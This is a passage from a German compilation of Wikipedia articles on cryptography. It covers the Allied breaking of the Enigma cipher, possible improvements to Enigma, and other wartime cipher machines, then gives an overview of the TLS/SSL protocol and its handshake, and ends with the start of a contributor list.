Die Arbeiten der britischen Kryptoanalysten fanden in Bletchley Park unter dem Codenamen »Ultra« statt. Sie setzten die Arbeit an der Stelle fort, wo Rejewski aufhören musste und erreichten unter anderem das Dechiffrieren der 1939 verbesserten Enigma-Version. Sie machten sich dafür vor allem Nachlässigkeiten der deutschen Chiffrierer zu Nutze: wiederkehrende oder schlecht gewählte Nachrichtenschlüssel, schematischer Nachrichtenaufbau (z. B. Wettermeldungen oder Positionsangaben) usw. Insgesamt arbeiteten etwa 7000 Frauen und Männer in Bletchley. Verglichen mit den 15 polnischen Kryptologen der Gruppe Z im unbesetzen Frankreich (Cadix 1940) eine zahlenmäßig haushohe Überlegenheit der Briten, womit diese jedoch etwas nicht aus eigener Kraft ausgleichen konnten, was sie schon 1939 unwiederbringlich verloren hatten: Zeit. Nach Offenlegung einiger Geheimarchive muss als gesichert gelten, dass der von Rejewski erreichte Forschungsstand auf alliierter Seite nicht eigenständig reproduziert hätte werden können. 1939 wurden auf polnische Initiative hin die verbündeten Dienste vollumfänglich in die polnische Dechiffrier-Technik eingeweiht sowie Schlüsselmaterial und -technik übergeben.

Einer der Wissenschaftler in Bletchley Park war der britische Mathematiker Alan Turing, dessen Arbeiten für die Informatik auch heute noch wegweisend sind.

Turing lieferte wichtige Entwurfsideen für die englische Variante der *bomba*. Die technische Grundidee war in etwa folgende: Angenommen, aufgrund eines cribs (known-plaintext Attacke) ergibt sich eine 3-Buchstaben-Schleife: plaintext a auf ciphertext b, b auf c und c wieder auf a. Das heißt in kurzem Abstand a-b-c-a. Würde man nun drei Enigmas unter Auslassung des Steckerfeldes in der originalen Rotorposition hintereinanderschalten, so erhielte man auch eine physikalische Leiterschleife insbesondere für den Fall der übereinstimmenden Rotorstellungen, die man detektieren kann, indem man etwa Lampen an die anderen Rotorkontakte anschließt. In diesem Fall ergibt sich die Verschaltung des Steckerfeldes als Lösung, wenn man die 17.000 Permutationen synchron durchlaufen lässt. Leider ist die Zuordnung nicht eindeutig, aber der Lösungsraum wird bereits recht klein.

Den Alliierten gelang es am 4. Mai 1941, das deutsche U-Boot U 110 zu übernehmen und eine Enigma M3 sowie zahlreiche Codetabellen zu erbeuten. Da die deutsche Besatzung vorher das schwer beschädigte U-Boot verlassen hatte, von dem Zerstörer »HMS Bulldog« aufgefischt und sofort unter Deck gebracht wurde, blieb den Deutschen diese Eroberung

unbekannt. Im Juni 1944 konnten eine weitere Enigma-Maschine sowie die geheimen Schlüsselunterlagen erbeutet werden, als das U-Boot U 505 erfolgreich aufgebracht wurde.

Gegen Ende des Krieges waren die Alliierten in der Lage, große Teile des deutschen Funkverkehrs zu entschlüsseln. Unentschlüsselt blieben einige selten genutzte oder als weniger interessant erachtete Codes sowie aus verschiedenen Gründen ein kleiner Teil von Nachrichten mit prinzipiell geknackten Codes.

### Geschichtliche Konsequenzen

Allgemein wird die Kompromittierung des Enigma-Codes als einer der strategischen Vorteile angesehen, der maßgeblich zum Gewinn des Krieges durch die Alliierten geführt hat. Es gibt Historiker, die vermuten, dass der Bruch der Enigma den Krieg um etliche Monate, vielleicht sogar um ein volles Jahr, verkürzt hat. Der Historiker Rohwer schätzt den Wert der Enigma-Nachrichten auf 400 nichtversenkte alliierte Schiffe, wovon 300 bereits bei der Operation *Overlord* gefehlt hätten.

Wenn man noch weiter spekulieren möchte, kann man aus den Aussagen von Gordon Welchman, der neben Alan Turing einer der führenden Köpfe der britischen Codeknacker in Bletchley Park war, Schlussfolgerungen ziehen. In seinem Buch *The Hut Six Story* beschreibt er die Gratwanderung, die die alliierten Codeknacker zu vollbringen hatten, um nicht den Anschluss an die immer wieder von den Deutschen neu eingeführten kryptografischen Komplikationen zu verlieren. Mehrfach stand die Entzifferungsfähigkeit auf des Messers Schneide und immer wieder senkte sich die Waagschale zugunsten der Codeknacker, oft auch mit viel Glück, wie Welchman in seinem Buch einräumt: *»We were lucky«*.

Die Betrachtung alternativer Geschichtsverläufe ist gezwungenermaßen höchst spekulativ. Entscheidend ist natürlich auch der Zeitpunkt, zu dem die Enigma möglicherweise einbruchssicher gemacht worden wäre. Falls dies erst im Jahre 1945 geschehen wäre, hätte es vermutlich nur geringe Konsequenzen auf den Kriegsverlauf gehabt. Im Jahr 1944 dagegen wären die alliierten Invasionspläne behindert worden. Wie man heute weiß, war aus entzifferten Enigma-Funksprüchen nahezu die gesamte deutsche Gefechtsaufstellung in der Normandie bekannt.

Was aber wäre gewesen, wenn die Enigma von Anfang an unknackbar geblieben wäre? Im Jahre 1940 beispielsweise setzte die Royal Air Force ihre letzten Reserven ein, um schließlich die Luftschlacht um England





(The Battle of Britain) zu gewinnen. Auch hierbei waren entzifferte Funksprüche, insbesondere über die Angriffspläne der deutschen Luftwaffe, eine große Hilfe. Ohne diese Hilfe wäre die Luftschlacht eventuell verloren worden und das Unternehmen *Seelöwe*, also die deutsche Invasion Englands, hätte stattgefunden. Wie es ausgegangen wäre, darüber lässt sich nur spekulieren. Denkbar wäre, dass nach einer deutschen Besetzung Englands noch im Jahr 1940 der Krieg beendet gewesen wäre, denn zu diesem Zeitpunkt befanden sich weder die Sowjetunion noch die Vereinigten Staaten im Krieg. Möglicherweise wäre es so gar nicht zum Zweiten Weltkrieg gekommen und vielen Millionen Menschen auf allen Seiten wäre Leid und Tod erspart geblieben. Vielleicht wäre aber alles noch viel schrecklicher geworden und Atombomben wären über Europa explodiert. Das alles sind Spekulationen – deutlich wird allerdings die enorme Bedeutung der Kryptografie und der Kryptanalyse der Schlüsselmaschine Enigma für den Verlauf der Geschichte.

Bemerkenswert ist überdies die Tatsache der funktionierenden Geheimhaltung der über entzifferte Enigma-Funksprüche gewonnenen Informationen (Tarnname ULTRA) durch die Alliierten während und selbst nach dem Krieg bis in die 1970er Jahre.

Aufgrund verschiedener verdächtiger Ereignisse wurden auf deutscher Seite mehrfach Untersuchungen angestellt, wie es um die Sicherheit des Nachrichtenverkehrs bestellt sei, insbesondere auch beim T52-Fernschreiber (FISH). Hier wurden jedoch die falschen Schlussfolgerungen gezogen, die Personen mit der richtigen Einschätzung haben sich nicht durchgesetzt. Dies war umso verhängnisvoller, als die Abhängigkeit vom sicheren Funkverkehr extrem hoch war und die Geheimhaltung des Schlüsseleinbruchs alliierterseits erstaunlich erfolgreich.

Nach dem Krieg wurden erbeutete sowie nachgebaute Enigma-Geräte von den Siegermächten, vor allem von England und den USA, in den Nahen Osten und nach Afrika verkauft. Den Siegermächten war es so möglich, den Nachrichtenverkehr dieser Staaten zu mitzulesen.

### Verbesserungspotenzial

Schon 1883 formulierte der niederländische Kryptologe Auguste Kerckhoffs unter der Annahme »Der Feind kennt das benutzte System« seine für seriöse Kryptografie bindende Maxime:

*»Die Sicherheit eines Kryptosystems darf nicht von der Geheimhaltung des Algorithmus abhängen. Die Sicherheit gründet sich nur auf die Geheimhaltung des Schlüssels!«* (Kerckhoffs-Prinzip)

Die kryptografische Sicherheit der Enigma hing – im Widerspruch zu Kerckhoffs' Maxime – wesentlich von der Geheimhaltung ihrer Walzenverdrahtung ab. Diese war unveränderbar, somit ein Teil des Algorithmus und nicht des Schlüssels. Bemerkenswert ist, dass die Walzenverdrahtung, seit den Anfängen in den 1920er Jahren bis 1945, niemals verändert wurde. Unter den üblichen Einsatzbedingungen einer so weit verbreiteten Schlüsselmaschine wie der Enigma darf man nicht annehmen, dass deren algorithmische Bestandteile auf Dauer geheim gehalten werden können, auch wenn die Deutschen es versucht haben.

Eine erste Möglichkeit zur Verbesserung der Enigma wäre somit das (beispielsweise jährliche) vollständige Auswechseln des Walzensortiments gewesen. Noch wesentlich wirkungsvoller wären Walzen, deren innere Verdrahtung schlüsselabhängig variabel gestaltet werden könnte. Interessanterweise gab es hierzu einen Ansatz, nämlich die Umkehrwalze D, die genau diese Eigenschaft aufwies, jedoch erst spät und wohl nur vereinzelt zum Einsatz kam. Weitere kryptografische Stärkungen der Enigma wären im Konstruktionsstadium relativ leicht möglich gewesen. In erster Linie hätte man die Beschränkung auf fixpunktfreie Permutationen vermeiden müssen. Auch die Involutorik, wenn auch

bequem für die Bedienung, schwächte die Maschine enorm. Beides wäre vermieden worden, hätte man auf die Umkehrwalze verzichtet.

Interessanterweise verfügte bereits eine frühe Vorläuferin der Enigma I über acht nebeneinander fest angeordnete (nicht austauschbare) Walzen und einen allein durch die Grundstellung einstellbaren Schlüsselraum von mehr als 200 Milliarden (im Gegensatz zu »nur« 17.576 Grundstellungen der Enigma I). Zudem verfügte dieses Enigma-Modell über keine Umkehrwalze, hatte also auch nicht deren Schwächen. Hätte man diese Grundkonstruktion mit acht (statt nur drei) Walzen auf die Enigma I übertragen und wie dort die Lage der Walzen austauschbar gestaltet, wäre eine deutlich stärkere Maschine entstanden.

Eine weitere – sehr einfache – Möglichkeit die Maschine sicherer zu gestalten, ist die Verwendung von mehr als einer Übertragskerbe. Diese Kerben sind Bestandteil jeder Walze und bewirken den Übertrag auf die nächste, im Walzensatz weiter links liegende Walze und sorgen so für die Fortschaltung der Rotoren. Den Codeknackern kam es sehr gelegen, dass sie 26 Buchstaben lang davon ausgehen konnten, dass allein die rechte Walze rotierte und erst dann eine Fortschaltung auf den mittleren Rotor passierte. Für relativ lange Textpassagen besteht die Enigma somit aus Sicht des Kryptanalysten nur aus einer einzigen sich drehenden (rechten)





Walze und einer, aus mittlerer und linker Walze sowie der Umkehrwalze bestehenden, sozusagen besonders dicken (feststehenden) Umkehrwalze. Erst der Übertrag auf die mittlere Walze stört dies. Dieses wichtige Ereignis hatte bei den Codeknackern in Bletchley Park sogar einen Spitznamen: Sie nannten es *crab* (engl., für »Krabbe«) und das noch seltenere Fortschalten der linken Walze hieß *lobster* (engl., für »Hummer«). Hätten die Walzen der Enigma über mehr als nur eine einzige Übertragskerbe verfügt, beispielsweise elf, so wäre die Kryptanalyse durch häufige crabs und lobsters stark gestört worden.

Vielleicht fürchteten die Konstrukteure der Enigma eine Reduzierung der Periode, das ist die Anzahl der Zeichen, nach der sich das zur Verschlüsselung verwendete Alphabet wiederholt. Die Periode beträgt bei der Enigma I 16.900. Bei Verwendung von zwei, vier oder gar dreizehn Übertragskerben statt nur einer würde sie tatsächlich absinken, da diese Zahlen gemeinsame Teiler mit 26 aufweisen. Bei drei, fünf, sieben, neun oder elf Kerben hingegen besteht diese Gefahr nicht, da sie zu 26 teilerfremd sind. Interessanterweise wurden bei der Marine, in Ergänzung zu den von der Enigma I bekannten fünf Walzen, drei weitere Walzen eingesetzt (VI, VII und VIII), die mehr als eine, nämlich zwei Übertragskerben aufweisen. Man fragt sich, warum nicht deutlich mehr? Die exklusiv von der Marine verwendeten drei Walzen vermieden übrigens einen weiteren Fehler der fünf Walzen der Enigma I, denn sie hatten ihre Übertragskerben alle bei identischen Buchstaben. Nicht so die Walzen I bis V, die dank ihrer bei unterschiedlichen Buchstaben angeordneten Kerben durch Beobachten einer »Krabbe« viel leichter identifizierbar waren.

Abb. 37: Walzensatz: Links unten ist eine Übertragskerbe zu erkennen

Die deutsche Abwehr (Geheimdienst) verwendete übrigens ein Enigma-Modell, das über einen exklusiven Walzensatz verfügte, bei dem die (drei) Walzen tatsächlich mehrere Übertragskerben aufwiesen, nämlich 11, 15 beziehungsweise 17 Kerben. Selbst die Umkehrwalze war – im Unterschied zu den anderen Enigma-Modellen – drehbar und rotierte mit. Dies stärkte die Verschlüsselung und sorgte sicher auch dafür, dass andere deutsche Stellen nicht mitlesen konnten. Allerdings verzichtete die Abwehr bei dieser besonders kompakten und handwerklich hervorragend

gebauten Enigma auf ein Steckerbrett. Folge war, dass es den Codeknackern von Bletchley-Park, an der Spitze Dillwyn »Dilly« Knox, gelang, auch diese Verschlüsselung zu überwinden und so dazu beizutragen, dass deutsche Agenten bereits bei ihrer Einreise in Empfang genommen werden konnten.

Zusammenfassend können folgende Punkte zur kryptografischen Stärkung der Enigma festgehalten werden:

- identische Verschlüsselung zulassen
- Involutorik vermeiden
- mehrere (z. B. elf) Übertragskerben anbringen
- Übertragskerben für alle Walzen identisch anordnen
- mehr als drei Walzen (z. B. acht) einbauen
- Walzensortiment erweitern (z. B. zehn statt fünf)
- Walzenverdrahtung gelegentlich radikal ändern
- nicht involutorische Stecker verwenden

Eine ganz simple Methode, die laut Gordon Welchman zu jedem beliebigen Zeitpunkt leicht hätte eingeführt werden können, ist die Verwendung von einpoligen Steckverbindungen anstelle der doppelpoligen (involutorischen) Kabel. Dann könnte man beispielsweise X mit U steckern und U nun aber nicht notwendigerweise mit X, sondern mit irgendeinem anderen beliebigen Buchstaben. So hätte schlagartig die Involutorik des Steckerbretts und damit der gesamten Maschine beseitigt werden können. Dies hätte nach Welchman katastrophale Auswirkungen für die Codeknacker in Bletchley Park gehabt. Ein Großteil der dort erarbeiteten Methodik, inklusive des von Welchman selbst erfundenen »diagonal boards« wäre nutzlos geworden. Er schreibt *»the output of Hut 6 Ultra would have been reduced to at best a delayed dribble, as opposed to our up-to-date flood.«*

### Andere Rotormaschinen

Parallel zu der deutschen Enigma-Maschine verwendeten die Amerikaner den TELWA-Code, die SIGABA-Maschine sowie die M-209-Maschine für strategische Funksprüche.

Der US-Verschlüsselungscode TELWA wurde von den Deutschen während des Zweiten Weltkriegs geknackt. Er bestand aus Buchstaben in Fünfergruppen, wobei die Funksprüche immer mit der Buchstabenkombination TELWA anfingen (daher der Name). Bei dem TELWA-Code handelt es sich um einen Ersetzungs-Code, bei dem jeweils fünf Buchstaben eine gleichbleibende Bedeutung hatten; die einzelnen Buchstaben





in einer Fünfergruppe waren voneinander abhängig. Durch die Untersuchung von Wiederholungen, beispielsweise am Anfang und am Ende von Funksprüchen, konnte die erste Fünf-Buchstaben-Kombination durch die Deutschen entschlüsselt werden, woraus sich eine mathematische Formel zum Entschlüsseln des TELWA-Codes entwickeln ließ.

Eine beim US-Militär verbreitete Verschlüsselungsmaschine war die M-209, deren Funktionsprinzip vom schwedischen Unternehmer und Erfinder Boris Hagelin entwickelt worden war. Die erste Maschine dieser Baureihe wurde im Jahr 1936 unter der Bezeichnung C-36 an das französische Militär verkauft. Boris Hagelin gründete später in der Schweiz die heute immer noch existierende Firma Crypto AG. Kurz nach Kriegsbeginn fand er in den US-Streitkräften einen weiteren Großabnehmer, der die Funktionsweise des Geräts leicht abänderte und es anschließend M-209 taufte. Die Produktion fand in Lizenz in den USA statt. Insgesamt 140.000 Exemplare der M-209 wurden während des Kriegs hergestellt, wodurch diese die meistgebaute unter den öffentlich bekannten amerikanischen Verschlüsselungsmaschinen im Zweiten Weltkrieg wurde.

Durch auf einen Stangenkorb steckbare Reiter wurde der Schlüssel eingegeben; 101.405.950 unterschiedliche Kombinationen waren möglich. Da die M-209 nur das Verschlüsseln von alphabetischen Zeichen vorsah, mussten Zahlen immer in Wörtern ausgedrückt werden – hier lag der Ansatzpunkt der deutschen ➡Kryptoanalysten. Das Entschlüsseln der Funksprüche dauerte zunächst bis zu einer Woche, konnte jedoch durch eine von den Deutschen gebaute Entschlüsselungsmaschine, die im September 1944 fertig gestellt wurde, auf sieben Stunden beschleunigt werden.

Diese Entschlüsselungsmaschine enthielt vier Walzen mit je 26 Schlitzen sowie gestanzte Blechplatten und zahlreiche verlötete Kabelverbindungen. Die Maschine bestand aus zwei Teilen: einem Kasten in der Größe eines Schreibtisches, der die Relais und die vier Drehwalzen enthielt, sowie einem weiteren Kasten mit 80 × 80 × 40 cm Kantenlänge. Letzterer enthielt 26 mal 16 Birnenfassungen, mit denen sich durch Birnen die Buchstaben der relativen Einstellung nachbilden ließen.

Die entschlüsselten M-209-Nachrichten enthielten teilweise brisante Informationen und Hinweise auf bevorstehende Bombardierungen deutscher Städte, die meist etwa sechs bis acht Wochen vor der Durchführung in Funksprüchen angekündigt wurden. Ob und wie diese entschlüsselten Nachrichten von höheren deutschen Stellen genutzt wurden, ist nicht bekannt.

Im Kampf gegen Japan benutzten die Amerikaner einen Code, der auf der Sprache amerikanischer Ureinwohner, nämlich der Indianer vom

Stamm der Navajos basierte. Dieser Code wurde nie geknackt. Der amerikanische Spielfilm *Windtalkers* aus dem Jahre 2002 mit Nicolas Cage bezieht sich auf diese Ereignisse.

### Literatur


- Bauer, Friedrich L.: *Entzifferte Geheimnisse, Methoden und Maximen der Kryptographie.* 3. Auflage, Springer, Berlin 2000, ISBN 3-540-67931-6.
- Harris, Robert: *Enigma*. (Fiktion), Heyne, 1996, ISBN 3-453-11593-7.
- Kozaczuk, Wladyslaw: *Geheimoperation Wicher.* Karl Müller Verlag, Köln 1989.
- Kruh, Louis / Deavours, Cipher: *The commercial Enigma: Beginnings of machine cryptography.* In: *Cryptologia*, Nr.1, vol. XXVI, Januar 2002.
- Schmeh, Klaus: *Die Welt der geheimen Zeichen.* W3L Verlag, Bochum 2004, ISBN 3-937-13790-4.
- Singh, Simon: *Geheime Botschaften*. dtv, 2001, ISBN 3-423-33071-6.
- Welchman, Gordon: *The Hut Six Story: Breaking the Enigma Codes.* M&M Baldwin, Cleobury Mortimer, 2000, ISBN 0-947712-34-8.


*Quelle: http://de.wikipedia.org/wiki/Enigma_(Maschine). Historie: 15.2.02: Angelegt von Bernd Schmeling, danach bearbeitet von den Hauptautoren OS, Frank A, Steven Malkovich, Maynard, Tomreplay, Ben-Zin, Priwo, HenHei, Kingruedi, Rat, Bernd Schmeling, Stefan Kühn, TA, Sadduk, Waldgeist, TekkenTec, Darkone, Heidas, HenrikHolke, Immanuel Giel, Stefan h, Robb, VanGore, Achim Raschka, FlaBot, Raymond, Gmoeller, Ranthoron, Schnargel, Paelzeur, JochenF, Johnny drossel, DerSchim, Phoenix2, FabianLange, Morken, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Transport Layer Security

Transport Layer Security (TLS) oder *Secure Sockets Layer* (*SSL*) ist ein Verschlüsselungsprotokoll für Datenübertragungen im Internet. TLS 1.0 und 1.1 sind die standardisierten Weiterentwicklungen von SSL 3.0. Hier wird die Abkürzung SSL für beide Bezeichnungen verwendet.

### Geschichte

- November 1993: erstes Release von Mosaic 1.0 vom National Center for Supercomputing Applications (NCSA). Mosaic war der erste verbreitete Webbrowser.
- Nur neun Monate später veröffentlichte Netscape Communications die erste Version von SSL (1.0).





- Fünf Monate später wurde schon der nächste Release SSL 2.0 veröffentlicht, dieser deckte sich auch gerade mit der neuen Version des Netscape Navigator.
- Ende 1995 kam Microsoft mit der ersten Version seines Browsers (Internet Explorer) heraus. Kurz darauf wurde auch die erste Version ihres SSL-Pendants bekannt, PCT 1.0 (Private Communication Technology). PCT hatte einige Vorteile gegenüber SSL 2.0, und diese wurden dann auch in SSL 3.0 aufgenommen.
- Als SSL von der IETF im RFC 2246 als Standard festgelegt wurde, benannte man es im Januar 1999 um zu Transport Layer Security (TLS). Die Unterschiede zwischen SSL 3.0 und TLS 1.0 sind sehr klein. Doch dadurch entstanden Versions-Verwirrungen. So meldet sich TLS 1.0 im Header als Version SSL 3.1.
- Später wurde TLS durch weitere RFCs erweitert:
  - RFC 2712 – *Addition of Kerberos Cipher Suites to Transport Layer Security (TLS).*
  - RFC 2817 – *Upgrading to TLS Within HTTP/1.1* erläutert die Benutzung des Upgrade-Mechanismus in HTTP/1.1, um Transport Layer Security (TLS) über eine bestehende TCP-Verbindung zu initialisieren. Dies erlaubt es, für unsicheren und für sicheren HTTP-Verkehr die gleichen »well-known« TCP Ports (80 bzw. 443) zu benutzen.
  - RFC 2818 – *HTTP Over TLS* trennt sicheren von unsicherem Verkehr durch Benutzung eines eigenen Server TCP Ports.
  - RFC 3268 – *Advanced Encryption Standard (AES) Ciphersuites for Transport Layer Security (TLS)* nutzt die Erweiterbarkeit von TLS und fügt den bisher unterstützten symmetrischen Verschlüsselungsalgorithmen (RC2, ➡RC4, International Data Encryption Algorithm (IDEA), Data Encryption Standard (DES) und Triple DES) den Advanced Encryption Standard (AES) hinzu.

### Funktionsweise

Im OSI-Modell ist SSL oberhalb der Transportschicht (z. B. TCP) und unter Applikationsprotokollen wie HTTP oder SMTP angesiedelt. SSL arbeitet transparent, so dass es leicht eingesetzt werden kann, um Protokollen ohne eigene Sicherheitsmechanismen abgesicherte Verbindungen zur Verfügung zu stellen. Zudem ist es erweiterbar, um Flexibilität und Zukunftssicherheit bei den verwendeten Verschlüsselungstechniken zu gewährleisten.

**SSL Protokolle in der Übersicht –** Das SSL-Protokoll besteht aus zwei Schichten (layers):

| SSL Handshake Protocol | SSL Change Cipherspec. Protocol | SSL Alert Protocol | SSL Application Data Protocol |
|---|---|---|---|
| SSL Record Protocol | | | |

**SSL Record Protocol**: Das SSL Record Protocol ist die untere der beiden Schichten und dient der Absicherung der Verbindung. Es setzt direkt auf der Transportschicht auf und bietet zwei verschiedene Dienste, welche einzeln und gemeinsam genutzt werden können:

- Ende-zu-Ende-Verschlüsselung mittels ➡symmetrischer Algorithmen. Der verwendete Schlüssel wird dabei im Voraus über ein weiteres Protokoll (z. B. das SSL Handshake Protocol) ausgehandelt und ist einmalig für die Verbindung. SSL unterstützt für die symmetrische Verschlüsselung u. a. DES und Triple DES.
- Sicherung der Nachrichten-Integrität und Authentizität durch Bildung einer kryptografischen Prüfsumme.

**SSL Handshake Protocol**: Das SSL Handshake Protocol baut auf dem SSL Record Protocol auf und erfüllt die folgenden Funktionen, noch bevor die ersten Bits des Applikationsdatenstromes ausgetauscht wurden:

- Identifikation und Authentifizierung der Kommunikationspartner auf Basis ➡asymmetrischer Verschlüsselungsverfahren und Public-Key-➡Kryptografie. Dieser Schritt ist optional. Für gewöhnlich authentifiziert sich aber zumindest der Server gegenüber dem Client.
- Aushandeln zu benutzender kryptografischer Algorithmen und Schlüssel. TLS unterstützt auch eine unverschlüsselte Übertragung.

Der Handshake selbst kann in vier Phasen unterteilt werden:

Phase 1: Der Client schickt zum Server ein client_hello und der Server antwortet dem Client mit einem server_hello. Die Parameter der Nachrichten sind eine Zufallszahl, die später verwendet wird, um den *pre-master-secret* zu bilden (sie schützt damit vor Replay-Attacken), die höchste vom Initiator der Nachricht beherrschte SSL-Version, eine Session ID und die zu verwendende Cipher Suite.

Phase 2: Die Phase ist optional. Der Server identifiziert sich gegenüber dem Client. Hier wird auch das ➡X509v3-Zertifikat zum Client übermittelt.





Phase 3: Die Phase ist optional. Hier identifiziert sich der Client gegenüber dem Server. Auch hier kann das X509v3-Zertifikat des Client übermittelt werden. Der Client versucht außerdem, das Zertifikat, das er vom Server erhalten hat, zu authentifizieren (bei Misserfolg wird die Verbindung abgebrochen). Dieses Zertifikat enthält den öffentlichen Schlüssel des Servers. Das pre-master-secret wird hierbei, falls die Cipher Suite RSA ist, durch den im Zertifikat bekannten öffentlichen Schlüssel ausgetauscht. Hierbei kann auch das Diffie-Hellman-Verfahren verwendet werden.

Phase 4: Diese Phase schließt den Handshake ab. Aus dem vorhanden pre-master-secret kann das Master Secret abgeleitet werden und daraus der einmalige Session Key. Das ist ein einmalig benutzter symmetrischer Schlüssel, der während der Verbindung zum Ver- und Entschlüsseln der Daten genutzt wird. Mit den Nachrichten, die die Kommunikationspartner sich nun gegenseitig zusenden, geben sie an, ab jetzt nur noch – wie ausgehandelt – verschlüsselt zu übertragen.

Damit ist die SSL-Verbindung aufgebaut.

Berechnung des Master Secrets: Aus dem pre-master-secret wird mit Hilfe der Hashfunktionen SHA-1 und MD5 das Master Secret berechnet. In diese Berechnung fließen zusätzlich die Zufallszahlen der Phase 1 des Handshakes mit ein. Es werden hierbei beide Hashfunktionen verwendet, um sicherzustellen, dass das Master Secret immer noch geschützt ist, falls eine der Funktionen als kompromittiert gilt.

Der Vorteil des SSL-Protokolls ist die Möglichkeit, jedes höhere Protokoll auf Basis des SSL-Protokolls zu implementieren. Damit ist eine Unabhängigkeit von Applikationen und Systemen gewährleistet.

Der Nachteil der SSL-verschlüsselten Übertragung besteht darin, dass der Verbindungsaufbau auf Serverseite sehr rechenintensiv und deshalb etwas langsamer ist. Die Verschlüsselung selbst nimmt je nach verwendetem Algorithmus nur noch wenig Rechenzeit in Anspruch. Die verschlüsselten Daten können von transparenten Kompressionsverfahren (etwa auf PPTP-Ebene) kaum mehr komprimiert werden. Als Alternative bietet das TLS-Protokoll ab Version 1.0 die Option, die übertragenen Daten mit ZLib zu komprimieren, dies wird jedoch in der Praxis vor allem aus Performancegründen kaum eingesetzt.

### SSL in der Praxis

SSL-Verschlüsselung wird heute vor allem mit HTTPS eingesetzt. Die meisten Webserver unterstützen TLS, viele auch SSLv2 und SSLv3 mit ei-

ner Vielzahl von Verschlüsselungsmethoden, fast alle Browser und Server setzen jedoch bevorzugt TLS mit RSA- oder AES-Verschlüsselung ein.

SSL ist ohne eine zertifikatsbasierte Authentisierung problematisch, wenn ein ➡Man-In-The-Middle-Angriff erfolgt: Ist der MITM vor der Übergabe des Schlüssels aktiv, kann er mit beiden Seiten den Schlüssel tauschen und so den gesamten Datenverkehr im Klartext mitschneiden.

In Verbindung mit Virtual Hosts, z. B. mit HTTP, ist es grundsätzlich als Nachteil zu werten, dass pro IP-Adresse nur ein Zertifikat verwendet werden kann, da die eigentlichen Nutzdaten des darüber liegenden Protokolls (und damit der Name des VHosts) zum Zeitpunkt des SSL/TLS-Handshakes noch nicht übertragen wurden.

Weitere bekannte Anwendungsfälle für SSL sind SMTP, NNTP, SIP, IMAP, IRC und MBS/IP …

### Software

Bekannte Implementierungen des Protokolls sind OpenSSL und GnuTLS.

*Quelle: http://de.wikipedia.org/wiki/Transport_Layer_Security. Historie: 12.5.04: Angelegt von Moolsan, danach bearbeitet von den Hauptautoren Robot Monk, Graui, Ufobat, Thomas Springer, Hubi, Moolsan, Seebi, Steven Malkovich, Fomafix, Jed, Gorgo, ThomasSkora, LudiKalell, Mps, Hansele, Mpils, Stefan506, Euripides, RobotE, Zotti, MichaelDiederich, Tibi, Mcp, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*



# Anhang

## Gesamtautorenliste

--, *Surak*, .tiger, 1-1111, 217, 2501, 3247, 3st, 3systems, 45054, 4Li3N51, 790, Ablaubaer, Abubiju, ACB95FEA.ipt.aol.com, Achim Raschka, AchimP, Adaxl, Addicted, Admin Wiki, Adomnan, Aglarech, AHoerstemeier, AHZ, Ai, AK51, Aka, AkaBot, Akermit, Akl, ALE!, Alex.Kulesa, Alexander Meyer, AlexR, Alfred Grudszus, Alfred Heiligenbrunner, Alien, Aljoscha, Alkibiades, Amaryllis' klitzekleine Schwester, Ameins, Ammit, Amogorkon, Ams033, Amtiss, Anathema, Andilar, Andimbot, AND-RE, Andre Engels, Andre Riemann, Andrea Doria, Andreas -horn- Hornig, Andreas S., Andreas.Hofmann, AndreasB, AndreasE, AndreasPraefcke, Andreassteffen, Andrest, Andromexus, Andrsvoss, AndSi, Andybear, Angela, Anneke Wolf, Antiara, Antifaschist 666, Anton, Aporia, Appaloosa, APPER, Aquin, Araba, Arbeo, Archaeoraptor, Arittner, Arminho, ArnoLagrange, Arty, Arved, Asb, Aschrage, Askwar, Asleif, AT, Atamari, Aths, Avatar, Aycaramba, Azor, B. N., Badenserbub, Baffclan, Baikonur, Balû, BassD, Bastic, Batrox, Baumanns, Bbjoern, Bdk, Belz, Bender235, Benji, Benni Bärmann, Ben-Zin, Bera, Berlin-Jurist, Bernburgerin, Bernd Schmeling, BerndGehrmann, Bernhard Eder, Bernhard55, Bert2, Betterworld, Beyer, BeziehungsWeise, Bib, Bierdimpfl, Billen, Billsux, Bio-logisch, Birger Fricke, Bitnic, Bitteloeschen, Bjoern h, Blah, Blaite, Blaubahn, Blubbalutsch, Bluec, Bluie, Bmr, Bodo Thiesen, Bodoppels, Boerni, Bohem, Bombenleger, Boris23, Bota47, Botteler, Brain3112, Brandltom, Brazzy, Brego, Brubacker, Bruhaha, Bubo bubo, Bühler, Burri. simon@gmx.net, Busfahrer, Buxul, BWBot, C.Löser, Calestyo, Caliga, Canubis, Captain Crunch, Captaingrog, Caramdir, Carbidfischer, Carter666, Casc2282, Cat, Ce, Ce2, Centic, Cepheiden, Chaddy, Challe, CharlyK, Chch, Chd, Cherubino, Chevalier, Chewey, Chhanser, Chobot, Chotaire, Chr-Franke, Chris3k, Chrisbra, Chrisfrenzel, Chrislb, Christian Arntzen, Christian Grothe, ChristianErtl, ChristianGlaeser, Christoph D, Christoph Neuroth, Christoph.B, ChristophDemmer, ChristophK, Chrizz, Chrkl, Chrysalis, Civvi, Clemensfranz, Cljk, Clue4fun, CMo, Conny, Conversion script, Cornholio, Cornstar, Cp.trump, Crux, CSonic, Csp, Ctulhu, Cvn65, Cws, Cwshueba, Cyclonus, Cyper, Cyrusdreams, Cyvh, D, D135-1r43, D235, Da, DaB., Daboss, Dachris, Dafi, Dailer, Dake, DaMutz, Daniel, Daniel AT, Daniel B, Daniel Moser, Daniel Wimpff, Danielbaumann, DanielHL, DanielP, Danielwoe, DarkDust, Darkone, DarkX2, Datenkeller, DatenPunk, DaTroll, Dave81, David Hoeffer, Dbenzhuser, Dekar, DELTAWULFF, Delvey, Dennis, Density, Der Ersteller, Der fahrer, Der Jurist, Der Meister, Derda, Dergreg:, DerGrosse, DerSchim, Dersonlwd, DestroyerHero, Devanitator, Devnull, Dg1nsw, D-Generated, DHN-bot, DiabolicDevilX, Diago, Diba, Dick Tracy, Dickbauch, Diddi, Diesterne, Dieter Heinsohn, DieterFink, Dirk1812, Dishayloo, Djj, Djoser, Docvalium, Dogbert, Dominik, Dominik.witte, Don Quichote, DonLeone, Dr eina:ugige Bandit, DreamFlasher, Drf, DrHartmann, Drummerboy, Drzoom, Dschen, Dsl-213-023-062-043.arcor-ip.net, Duesentrieb, Dundak, Duraste, Dwagener, Dyon, E3c2d6ec0ca59f4588b8bb5cb621cfa6, E7, Eagletm,

